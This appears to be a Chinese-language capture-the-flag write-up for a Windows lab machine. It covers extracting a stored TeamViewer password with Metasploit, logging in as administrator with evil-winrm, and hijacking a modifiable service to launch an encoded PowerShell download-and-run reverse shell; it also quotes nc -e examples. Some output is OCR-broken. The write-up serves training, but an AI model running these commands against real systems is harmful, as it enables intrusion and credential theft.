Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4534119
                           [02]: KB4462930
                           [03]: KB4516115
                           [04]: KB4523204
                           [05]: KB4464455
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.180
                                 [02]: fe80::5568:c52c:9366:810c
                                 [03]: dead:beef::5568:c52c:9366:810c
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

whoami /all



```
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```


可使用juicy-potato但沒有2019版本，但網路上找到可以提權資料

- https://github.com/ohpe/juicy-potato/issues/19
- https://github.com/antonioCoco/RemotePotato0#clsid-list

找不到clsid，指令差不多底下


```
./rep.exe -r 10.10.14.4 -c "{CLSID}" -e "cmd.exe /c powershell "IEX(IWR
http://10.10.14.4:8000/shell.ps1 -UseBasicParsing)" -l 9999
```

查看任務清單tasklist，發現這個



```
TeamViewer_Service.exe        2256                          0      18,376 K
```


版本為7




```
    Directory: C:\Program Files (x86)\TeamViewer


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        2/27/2020  10:35 AM                Version7
```

(漏洞：CVE-2019-18988)

https://github.com/zaphoxx/WatchTV/blob/master/WatchTV.ps1




```
msf5 post(windows/gather/credentials/teamviewer_passwords) > set SESSION 1
SESSION => 1
msf5 post(windows/gather/credentials/teamviewer_passwords) > run

[*] Finding TeamViewer Passwords on REMOTE
[+] Found Unattended Password: !R3m0te!
[+] Passwords stored in: /root/.msf4/loot/20200321164218_default_10.10.10.180_host.teamviewer__864050.txt
[*] Post module execution completed
msf5 post(windows/gather/credentials/teamviewer_passwords) >
```



```
┌──(root㉿kali)-[/home/…/Desktop/tool/evil-winrm/bin]
└─# ./evil-winrm -u administrator -p '!R3m0te!' -i 10.10.10.180

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detec
plemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayer
pletion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
remote\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```


root flag



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
934e7b8792dc164d692bf5b99cb49176
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```


提權二

使用winPeas發現用戶似乎有權存取服務UsoSvc並且可以對其進行修改。



```
[+] Modifiable Services
 [?] Check if you can modify any service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
  LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:
  UsoSvc: AllAccess, Start
```

網址 ：https://book.hacktricks.xyz/v/cn/windows-hardening/windows-local-privilege-escalation#fu-wu



修改服务二进制路径

在“已验证用户”组拥有服务上的**SERVICE_ALL_ACCESS**权限的情况下，可以修改服务的可执行二进制文件。要修改并执行**sc**：

```
sc config <Service_Name> binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System: m
sc config <Service_Name> binpath= "net localgroup administrators username /add"
sc config <Service_Name> binpath= "cmd \c C:\Users\nc.exe 10.10.10.10 4444 -e cmd.exe"

sc config SSDPSRV binpath= "C:\Documents and Settings\PEPE\meter443.exe"
```

重新启动服务

```
wmic service NAMEOFSERVICE call startservice
net stop [service name] && net start [service name]
```

將 PowerShell 指令編碼為 Base64


```
echo "IEX(IWR http://10.10.14.4:8000/shell.ps1 -UseBasicParsing)" | iconv -t utf-16le | base64 -w 0
----------
SQBFAFgAKABJAFcAUgAgAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4ANAA6ADgAMAAwADAALwBzAGgAZQBsAGwALgBwAHMAMQAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAKQAKAA==
```

```
sc.exe config UsoSvc binpath="cmd.exe /c powershell.exe -EncodedCommand SQBFAFgAKABJAFcAUgAgAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4ANAA6ADgAMAAwADAALwBzAGgAZQBsAGwALgBwAHMAMQAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAKQAKAA=="
```

重新啟動服務：

```
sc.exe stop UsoSvc
sc.exe start UsoSvc
```

啟動服務後，PowerShell 命令執行反向 shell 腳本，並且我的 IP 上的偵聽器以SYSTEM身份啟動 shell 會話！



```
        CHECKPOINT          : 0×3
        WAIT_HINT           : 0×7530
 HKLM:\software\wow6432node\teamviewer\version7> sc.exe start UsoSvc
C] StartService FAILED 1053:

e service did not respond to the start or control request in a timely f
hion.

 HKLM:\software\wow6432node\teamviewer\version7> 
```

```
┌──(root㉿kali)-[/home/…/Desktop/tool/evil-winrm/bin]
└─# sudo rlwrap nc -lvnp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.180] 49698
Windows PowerShell running as user REMOTE$ on REMOTE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```